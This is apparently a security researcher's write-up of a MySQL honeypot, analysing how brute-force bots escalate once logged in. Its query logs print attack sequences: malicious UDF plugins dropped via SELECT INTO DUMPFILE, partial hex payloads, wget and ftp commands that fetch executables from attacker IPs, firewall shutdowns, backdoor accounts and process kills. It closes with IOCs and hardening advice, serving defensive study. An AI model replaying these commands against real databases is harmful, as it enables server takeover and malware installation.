
A Handshake with MySQL Bots



Edge Services

It's well known that we just don't put services or devices on the edge of the Internet without strong purpose justification. Services, whether maintained by end-users or administrators, have a ton of security challenges. Databases belong to a group that often needs direct access to the Internet - no doubt that security requirements are a priority here.

In this article, we will focus on the database sector, specifically MySQL, and one of the common and harmful threats that lurk on the Internet.

Bots are a well-known threat on the Internet. These lazy programs constantly check whether there is an available MySQL service on the standard TCP/3306 port. Lazy because, in our case, there were about 20-30 login attempts once per day or a few. After detecting an available database instance, the bot tries bruteforce administrator credentials. Internet scanner service binaryegde.io reports over 4.2 million available devices that have been recognized as MySQL service.

The Honeypot

To take a closer look at the situation, I created two MySQL and MariaDB servers in fairly new releases (one after another). I wanted to find out what techniques and methods attackers are currently using to escalate rights and take control of the server and find out their purpose.

The honeypot was available for over a month on a standard TCP/3306 port with a fake root account and an easy-to-guess password. I configured the root account in such a way that the bot would not do any damage once logged in. Permissions on that account were very low but not minimal. Except for enabled event logging, the rest of the configuration was default. I also created a few databases (besides standard 'mysql', 'test', etc.) along with tables to create a realistic production environment.

Guests


I didn't observe many login attempts during the first period until the honeypot IP was listed on Shodan in the "product:mysql" search results.

I observed 24 unique IP addresses throughout honeypot operation. During the analysis, it turned out that some addresses were related. For example, some addresses simply disappeared after a successful bruteforce, and then, after some time connection from new IP managed to log in at the first attempt.

Actor #1

Yongger is a well-known bot that has been active on the Internet for many years. Yongger (in Chinese - brave) uses two methods, respectively for Windows and Linux servers. Despite the fact that Yongger checks the operating system, it still performs both operations 'blindly', so we observe attempts to run Windows PE files (like DLL, EXE) on Linux system, etc.

Method 1 (for Windows)



After guessing the password, the bot collects server information, turns off autocommit mode, and places a hexed UDF malicious plugin (DLL) in the 'a' variable.

MySQL User Defined Functions (UDF) allows you to create your very own functionality and use that inside the MySQL. Bots use this method to call shellcode or act as a backdoor.

```
2021-08-11 15:30:57.448566000   root[root] @  [103.206.21.89]   41  0   Query   use mysql
2021-08-11 15:30:57.641578000   root[root] @  [103.206.21.89]   41  0   Query   drop table IF EXISTS yongger2
2021-08-11 15:30:57.839375000   root[root] @  [103.206.21.89]   41  0   Query   create table yongger2(data LONGBLOB)
2021-08-11 15:30:58.032535000   root[root] @  [103.206.21.89]   41  0   Query   insert into yongger2 values("")
2021-08-11 15:30:58.225904000   root[root] @  [103.206.21.89]   41  0   Query   update yongger2 set data = @a
2021-08-11 15:30:58.419099000   root[root] @  [103.206.21.89]   41  0   Query   set @dir2 = concat('select data from yongger2 into DUMPFILE "',@@plugin_dir,'\\cna12.dll"')
2021-08-11 15:30:58.612305000   root[root] @  [103.206.21.89]   41  0   Query   set @dir2 = replace(@dir2,'\\','\\\\')
2021-08-11 15:30:58.805466000   root[root] @  [103.206.21.89]   41  0   Query   set @dir2 = replace(@dir2,"/","\\\\")
2021-08-11 15:30:59.001506000   root[root] @  [103.206.21.89]   41  0   Query   prepare sql3 from @dir2
2021-08-11 15:30:59.194859000   root[root] @  [103.206.21.89]   41  0   Query   execute sql3
2021-08-11 15:30:59.387959000   root[root] @  [103.206.21.89]   41  0   Query   select data from yongger2 into DUMPFILE '..\\bin\\cna12.dll'
2021-08-11 15:30:59.585229000   root[root] @  [103.206.21.89]   41  0   Query   drop table IF EXISTS yongger2
2021-08-11 15:30:59.779143000   root[root] @  [103.206.21.89]   41  0   Query   drop FUNCTION xpdl3
2021-08-11 15:30:59.979290000   root[root] @  [103.206.21.89]   41  0   Query   CREATE FUNCTION xpdl3 RETURNS STRING SONAME 'cna12.dll'
2021-08-11 15:31:00.172395000   root[root] @  [103.206.21.89]   41  0   Query   select xpdl3('http://103.206.21.89:996/c.exe','c:\\isetup.exe')
2021-08-11 15:31:00.365917000   root[root] @  [103.206.21.89]   41  0   Query   drop FUNCTION xpdl3
2021-08-11 15:31:00.559221000   root[root] @  [103.206.21.89]   41  0   Query   drop FUNCTION IF EXISTS xpdl3
2021-08-11 15:31:00.752387000   root[root] @  [103.206.21.89]   41  0   Query   commit
2021-08-11 15:31:00.945426000   root[root] @  [103.206.21.89]   41  0   Quit
```

The SELECT… INTO DUMPFILE clause creates cna12.dll (other variants: nusql.dll, bincna12.dll) in the plugins directory. The function DUMPFILE is executed in two slightly changed variants. However, to be able to create a file using the following method, the user must have FILE privilege granted, and the mysqld process must have WRITE access to the designated directory (further adjustments can be required depending on MySQL version and configuration).

CREATE FUNCION calls xpdl3() function, which downloads the target backdoor - isetup.exe (another variant: asetup.exe) and saves it in the root directory of the C:\ drive.

DROP commands remove auxiliary tables and functions, hiding traces of malicious activity.


Method 2 (for Windows)

```
  [root] @  [103.206.21.89]   47  0   Connect root@103.206.21.89 as anonymous on
  root[root] @  [103.206.21.89]   47  0   Query   drop function cmdshell
  root[root] @  [103.206.21.89]   47  0   Query   drop function my_udfdoor
  root[root] @  [103.206.21.89]   47  0   Query   drop function do_system
  root[root] @  [103.206.21.89]   47  0   Query   SELECT DATABASE()
  root[root] @  [103.206.21.89]   47  0   Init DB mysql
  root[root] @  [103.206.21.89]   47  0   Query   drop table if exists tempMix4
  root[root] @  [103.206.21.89]   47  0   Query   create table if not exists tempMix4(data LONGBLOB)
  root[root] @  [103.206.21.89]   47  0   Query   set @a = concat('',0x4D5A900003000000040000000FFFF0000B8
000000000000000000000000000000000000000000000E00000000E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D206
6E64652E0D0D0A2400000000000000008B71BED0CE10D183CE10D183CE10D1834C0CDE83DB10D183E936DA83C510D183E936DB839B10
```

The next method prepares (3x DROP) environment for the next attack and places another hex-encoded UDF malicious plugin. This time the payload is much bigger than the previous one.

```
00000000000000000000000000000)
2021-08-11 15:31:13.667131000   root[root] @  [103.206.21.89]   47  0   Query   INSERT INTO tempMix4 VALUES (@a)
2021-08-11 15:31:13.864330000   root[root] @  [103.206.21.89]   47  0   Query   select data from tempMix4 into DUMPFILE 'C:\\y.exe'
2021-08-11 15:31:14.061508000   root[root] @  [103.206.21.89]   47  0   Query   drop table if exists tempMix
2021-08-11 15:31:14.258398000   root[root] @  [103.206.21.89]   47  0   Query   create table if not exists tempMix(data LONGBLOB)
2021-08-11 15:31:14.458299000   root[root] @  [103.206.21.89]   47  0   Query   set @a = concat('',0x4D5A4B45524E454C33322E444C4C00004
617279410000000047657450726F6341646472657373000055706163 6B42794477696E6740000000504500004C010200001000000800000000000000E0000E210B01001
```

Function DUMPFILE creates a y.exe on the C drive and puts another hexed payload in the 'a' variable.



The new plugin-backdoor (amd.dll) is placed in multiple locations and then used by CREATE FUNCTION to create the amdshelv() function, which name reveals its purpose.

The bot now tries to stop the 'sharedaccess' Windows service, then creates a ge.dat script for the ftp client and runs it: ftp -s: ge.dat. We can see the ftp credentials 123/123 that are used. Here is a more readable form:

cmd.exe cmd/c net stop sharedaccess
echo open 103.206.21.89>>ge.dat
echo 123>>ge.dat
echo 123>>ge.dat
echo bin>>ge.dat
echo get c.exe
ge.dat
echo get c.exe>>ge.dat
echo bye>>ge.dat
ftp -s:ge.dat
c.exe
absl.exe
del ge.dat
del y.exe
del y.exe


Two executables are called: c.exe and absl.exe, which ends the attack.

I was curious about the fact that the absl.exe file appeared, which is probably a consequence of executing c.exe.

I was trying to get to the ftp server to poke around – all I got was a message telling me that the limit of 421 active connections was reached (screenshot below). In other words, this attack is active and apparently successful.

```
root@x61s:~# nmap -sV -p- -sC 103.206.21.89
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-17 19:30 CEST
Nmap scan report for 103.206.21.89
Host is up (0.18s latency).
Not shown: 65521 closed ports
PORT      STATE    SERVICE       VERSION
21/tcp    open     ftp?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, Kerberos, NULL, RPCChe
ck, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:
|     421 Too many users are connected, please try again later.
|   FourOhFourRequest, GetRequest, HTTPOptions, Help, RTSPRequest:
|     421 Too many users are connected, please try again later.
|_    Please login with USER and PASS.
25/tcp    filtered smtp
42/tcp    filtered nameserver
135/tcp   filtered msrpc
137/tcp   filtered netbios-ns
138/tcp   filtered netbios-dgm
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
996/tcp   open     http          HttpFileServer httpd 2.3m
|_http-server-header: HFS 2.3m
|_http-title: HFS /
1024/tcp  open     tcpwrapped
1025/tcp  open     msrpc         Microsoft Windows RPC
1026/tcp  open     msrpc         Microsoft Windows RPC
5555/tcp  open     freeciv?
26588/tcp open     ms-wbt-server Microsoft Terminal Service
```

HTTP server (TCP/996) preview below:



I visited the site two times and the number of hits has doubled over two weeks.

Method 2 (for Linux)

```
2021-08-11 15:31:25.165532000   [root] @  [103.206.21.89]   53  0   Connect root@103.206.21.89 as anonymous on
2021-08-11 15:31:25.358473000   root[root] @  [103.206.21.89]   53  0   Query   CREATE FUNCTION sys_eval RETURNS string SONAME 'mysqludf.so'
2021-08-11 15:31:25.551526000   root[root] @  [103.206.21.89]   53  0   Query   CREATE FUNCTION sys_eval RETURNS string SONAME 'mysqludf64.so'
2021-08-11 15:31:25.744645000   root[root] @  [103.206.21.89]   53  0   Query   CREATE FUNCTION sys_eval RETURNS string SONAME 'lib_mysqludf.so'
2021-08-11 15:31:25.937818000   root[root] @  [103.206.21.89]   53  0   Query   CREATE FUNCTION sys_eval RETURNS string SONAME 'udf.so'
2021-08-11 15:31:26.131158000   root[root] @  [103.206.21.89]   53  0   Query   CREATE FUNCTION sys_eval RETURNS string SONAME 'xiaoji64.so'
2021-08-11 15:31:26.324419000   root[root] @  [103.206.21.89]   53  0   Query   CREATE FUNCTION sys_eval RETURNS string SONAME 'xiaoji.so'
2021-08-11 15:31:26.517535000   root[root] @  [103.206.21.89]   53  0   Query   CREATE FUNCTION sys_eval RETURNS string SONAME 'liunx32.so'
2021-08-11 15:31:26.710570000   root[root] @  [103.206.21.89]   53  0   Query   CREATE FUNCTION sys_eval RETURNS string SONAME 'liunx64.so'
2021-08-11 15:31:26.903574000   root[root] @  [103.206.21.89]   53  0   Query   create function sys_eval returns string soname "lib_mysqludf_sys.so"
2021-08-11 15:31:27.096729000   root[root] @  [103.206.21.89]   53  0   Query   CREATE FUNCTION mylab_sys_exec RETURNS INTEGER SONAME
"mylab_sys_exec.so"
2021-08-11 15:31:27.289962000   root[root] @  [103.206.21.89]   53  0   Query   system wget http://103.206.21.89:996/mysqld
2021-08-11 15:31:27.483099000   root[root] @  [103.206.21.89]   53  0   Query   "system chmod +x mysqld
2021-08-11 15:31:27.676817000   root[root] @  [103.206.21.89]   53  0   Query   select sys_eval("/etc/init.d/iptables stop;service iptables
stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;wget -c http://103.206.21.89:996/mysqld;chmod 777 mysqld;./mysqld;")
2021-08-11 15:31:27.870307000   root[root] @  [103.206.21.89]   53  0   Query   SELECT mylab_sys_exec(/etc/init.d/iptables stop
2021-08-11 15:31:28.063416000   root[root] @  [103.206.21.89]   53  0   Query   service iptables stop
2021-08-11 15:31:28.257597000   root[root] @  [103.206.21.89]   53  0   Query   SuSEfirewall2 stop
2021-08-11 15:31:28.450693000   root[root] @  [103.206.21.89]   53  0   Query   reSuSEfirewall2 stop
2021-08-11 15:31:28.643793000   root[root] @  [103.206.21.89]   53  0   Query   wget -c http://103.206.21.89:996/mysqld
2021-08-11 15:31:28.836840000   root[root] @  [103.206.21.89]   53  0   Query   chmod 777 mysqld
2021-08-11 15:31:29.030136000   root[root] @  [103.206.21.89]   53  0   Query   ./mysqld
2021-08-11 15:31:29.223241000   root[root] @  [103.206.21.89]   53  0   Query   "");
2021-08-11 15:31:29.416333000   root[root] @  [103.206.21.89]   53  0   Quit
```

Following variant aims the Suse Linux distribution. In order to make an access to the system shell, the bot trying to run one of the possible legit UDF plugins, hoping it exists:

CREATE FUNCTION sys_eval RETURNS string SONAME 'mysqludf.so'
CREATE FUNCTION sys_eval RETURNS string SONAME 'mysqludf64.so'
CREATE FUNCTION sys_eval RETURNS string SONAME 'lib_mysqludf.so'
CREATE FUNCTION sys_eval RETURNS string SONAME 'udf.so'
CREATE FUNCTION sys_eval RETURNS string SONAME 'xiaoji64.so'
CREATE FUNCTION sys_eval RETURNS string SONAME 'xiaoji.so'
CREATE FUNCTION sys_eval RETURNS string SONAME 'liunx32.so'
create function sys_eval RETURNS string SONAME 'liunx64.so'
CREATE FUNCTION sys_eval returns string soname "lib_mysqludf_sys.so"

Similar to the previous actions, the bot downloads a malicious executable named ‘mysqld’ (other variants: lisnu, ssyn) from the same address and tries to run it after the firewall (iptables and reSuSEfirewall2) services are stopped. It does this in two ways, one after another.

Actor #2

The following attack is more interesting. There are more steps than just trying to upload and run an executable in various ways. Many similarities may suggest that this is an improved version of Yongger, but there are exceptions. However, it is certain that the bot which making connections from that address already knew credentials - the first connection to the server was authenticated right away.

The bot immediately tries to grant all possible permissions to the root account (which we’re currently using) and creates new accounts: server and mysqld.

GRANT ALTER, ALTER ROUTINE, CREATE, CREATE ROUTINE, CREATE TEMPORARY TABLES, CREATE USER, CREATE VIEW, DROP, EVENT, EXECUTE, FILE, INDEX, LOCK TABLES, PROCESS, REFERENCES, RELOAD, REPLICATION CLIENT, REPLICATION

SLAVE, SHOW DATABASES, SHOW VIEW, SHUTDOWN, SUPER, TRIGGER ON *.* TO 'root'@'%' WITH GRANT OPTION

insert into mysql.user(Host,User,Password) values("%","server",password("123456*a"))

CREATE USER 'mysqld'@'%' IDENTIFIED BY '123456*a'

```
2021-08-13 15:10:59.683873000   root[root] @  [119.96.158.76]   87  0   Query   FLUSH PRIVILEGES
2021-08-13 15:10:59.909880000   root[root] @  [119.96.158.76]   87  0   Query   set global log_bin_trust_function_creators=1
2021-08-13 15:11:00.136236000   root[root] @  [119.96.158.76]   87  0   Query   set global log_bin_trust_function_creators=TRUE
2021-08-13 15:11:00.362376000   root[root] @  [119.96.158.76]   87  0   Query   SET GLOBAL log_bin_trust_routine_creators=1
2021-08-13 15:11:00.814370000   root[root] @  [119.96.158.76]   87  0   Query   DROP FUNCTION IF EXISTS lib_mysqludf_sys_info
2021-08-13 15:11:01.040603000   root[root] @  [119.96.158.76]   87  0   Query   DROP FUNCTION IF EXISTS sys_get
2021-08-13 15:11:01.266273000   root[root] @  [119.96.158.76]   87  0   Query   DROP FUNCTION IF EXISTS sys_set
2021-08-13 15:11:01.491943000   root[root] @  [119.96.158.76]   87  0   Query   DROP FUNCTION IF EXISTS sys_exec
2021-08-13 15:11:01.717692000   root[root] @  [119.96.158.76]   87  0   Query   DROP FUNCTION IF EXISTS sys_eval
2021-08-13 15:11:02.455177000   root[root] @  [119.96.158.76]   87  0   Query   SET GLOBAL max_allowed_packet=1073741824
2021-08-13 15:11:02.681380000   root[root] @  [119.96.158.76]   87  0   Query   FLUSH PRIVILEGES
2021-08-13 15:11:02.907218000   root[root] @  [119.96.158.76]   87  0   Quit
2021-08-13 15:11:03.369438000   [root] @  [119.96.158.76]   88  0   Connect root@119.96.158.76 as anonymous on mysql
2021-08-13 15:11:03.597368000   root[root] @  [119.96.158.76]   88  0   Query   SHOW VARIABLES LIKE '%compile_os%'
2021-08-13 15:11:03.826289000   root[root] @  [119.96.158.76]   88  0   Query   set @b = concat('',0x)
2021-08-13 15:11:04.156223000   root[root] @  [119.96.158.76]   88  0   Query   SHOW VARIABLES LIKE '%compile_machine%'
2021-08-13 15:11:04.840250000   root[root] @  [119.96.158.76]   88  0   Query   set @a = concat('',0x7F454C460201010000000000000000
E00C0000000000040000000000000004019000000000000000000040003800050040001A001900010000000500000000000000000000000000000000000000000000
```

After user creation attempts bot enables global variables log_bin_trust_function_creators and (outdated) log_bin_trust_routine_creators in order to use the CREATE FUNCION more reliable.

Then updates max_allowed_packet variable to prepare for a bigger chunk of payload:

set global log_bin_trust_function_creators=1
set global log_bin_trust_function_creators=TRUE
SET GLOBAL log_bin_trust_routine_creators=1
max_allowed_packet=1073741824

Further steps look the same as before, where clause SELECT… INTO DUMPFILE was used.

Other Linux activity:

```
2021-08-13 15:11:40.221124000   [root] @  [119.96.158.76]   89  0   Connect root@119.96.158.76 as anonymous on mysql
2021-08-13 15:11:40.450607000   root[root] @  [119.96.158.76]   89  0   Query   SHOW VARIABLES LIKE '%compile_os%'
2021-08-13 15:11:42.294007000   root[root] @  [119.96.158.76]   89  0   Query   select sys_eval('ps -ef | grep lz1|grep -v grep|cut -c 9-15|xargs
kill -9')
2021-08-13 15:11:42.523758000   root[root] @  [119.96.158.76]   89  0   Query   select sys_eval('killall -9 .sshd')
2021-08-13 15:11:42.753115000   root[root] @  [119.96.158.76]   89  0   Query   select sys_eval('killall -9 .sh')
2021-08-13 15:11:42.982296000   root[root] @  [119.96.158.76]   89  0   Query   select sys_eval('killall -9 and1')
2021-08-13 15:11:43.239801000   root[root] @  [119.96.158.76]   89  0   Query   select sys_eval('killall -9 cisco')
2021-08-13 15:11:43.469216000   root[root] @  [119.96.158.76]   89  0   Query   select sys_eval('killall -9 ciscoh')
2021-08-13 15:11:43.698506000   root[root] @  [119.96.158.76]   89  0   Query   select sys_eval('killall -9 L24')
2021-08-13 15:11:43.927802000   root[root] @  [119.96.158.76]   89  0   Query   select sys_eval('killall -9 L26')
2021-08-13 15:11:44.157177000   root[root] @  [119.96.158.76]   89  0   Query   select sys_eval('wget http://49.233.138.163:5367//lisnu;chmod 777
lisnu;./lisnu;')
2021-08-13 15:11:44.386694000   root[root] @  [119.96.158.76]   89  0   Query   select sys_eval('chmod 777 http://49.233.138.163:5367/;')
2021-08-13 15:11:44.616039000   root[root] @  [119.96.158.76]   89  0   Query   select sys_eval('./http://49.233.138.163:5367/;')
2021-08-13 15:11:44.845432000   root[root] @  [119.96.158.76]   89  0   Query   select sys_eval('kill str=`netstat -anept 2>/dev/null |grep -E
':(68866|7583|2222|10711|6009|10991|10771|7168|7668|36000|36001|25000|25001|25002)'|cut -d / -f 1`')
2021-08-13 15:11:45.074715000   root[root] @  [119.96.158.76]   89  0   Query   select sys_eval('wget http://49.233.138.163:5367//lisnu;chmod 777
lisnu;./lisnu;')
2021-08-13 15:11:45.304001000   root[root] @  [119.96.158.76]   89  0   Query   select sys_eval('wget http://49.233.138.163:5367//lisnu;chmod 777
lisnu;./lisnu;')
2021-08-13 15:11:45.533316000   root[root] @  [119.96.158.76]   89  0   Quit
```

We can see here attempts of killing many processes, starting from lz1:

ps -ef | grep lz1|grep -v grep|cut -c 9-15|xargs kill -9

This is a substitute of a combination pidof and pkill commands. Then continue by killing processes: .sshd, .ssh, and1, cisco, ciscoh, L24 and L26 – preparing the ground for a new attack.

There is also an interesting way of killing processes. Perhaps the same processes, but this time by their TCP ports:

kill str=`netstat -anept 2>/dev/null |grep -E ':(68866|7583|2222|10711|6009|10991|10771|7168|7668|36000|36001|25000|25001|25002)'|cut -d / -f 1`

IOCs

Windows PE:

Filename(s)	Description	MD5
cna12.dll / bincna12.dll	backdoor	a922d55a873d4ad0bbbbbc8147a3a65a
amd.dll	backdoor	f8d1e5274de567e1b98c6d3d90eb6a3f
nusql.dll	backdoor	9c9a70db100822a398d9d5c4fcc82193
y.exe / c.exe / 360.exe / isetup.exe / asetup.exe	backdoor	c71eacf3ffaf82787a533eb452bcf3e7

Linux ELF:

Filename(s)	Description	MD5
ymqynd32.so / lib_mysqludf_sys.so	legit UDF	e3a5eed3b2152ce6bfc5417ec001ced8
ssyn	backdoor	a011ae821ae822bade7ef4f396dcc20c

Summary

As the analysis shows, the bots, in this case, are not particularly aggressive. They don't overload the network or force your credentials in hundreds of thousands of tries to get inside. Slowly checking popular passwords can sometimes get the desired effect.

Although I didn’t observe any activity indicating that the attacker was downloading files, databases, or attempts to encrypt a drive (ransomware), the main goal of the attack was to take control of the server (partial or complete) and establish a CNC channel.

Looking at the numbers, over 1200 times the backdoor was downloaded, or 421 active ftp connections did not allow logging in - it proves only that despite such simple tricks, the attack often succeeds.

It's certainly not a threat to well-administered databases, but we should definitely pay attention to details such as installed UDF plugins, directory owner and privileges, accounts, and their hosts - 'root'@'%' vs 'root'@'localhost', and many more.

To protect yourself from this type of attack, you will most likely need to use a custom (non-standard) administrator name and remove the root account. Using a long and complex password is an absolute requirement. It is a good practice to implement a password policy (if you’re an organization), use plugins that will take care of the password complexity level, password validity period, etc., and periodically do database security audits.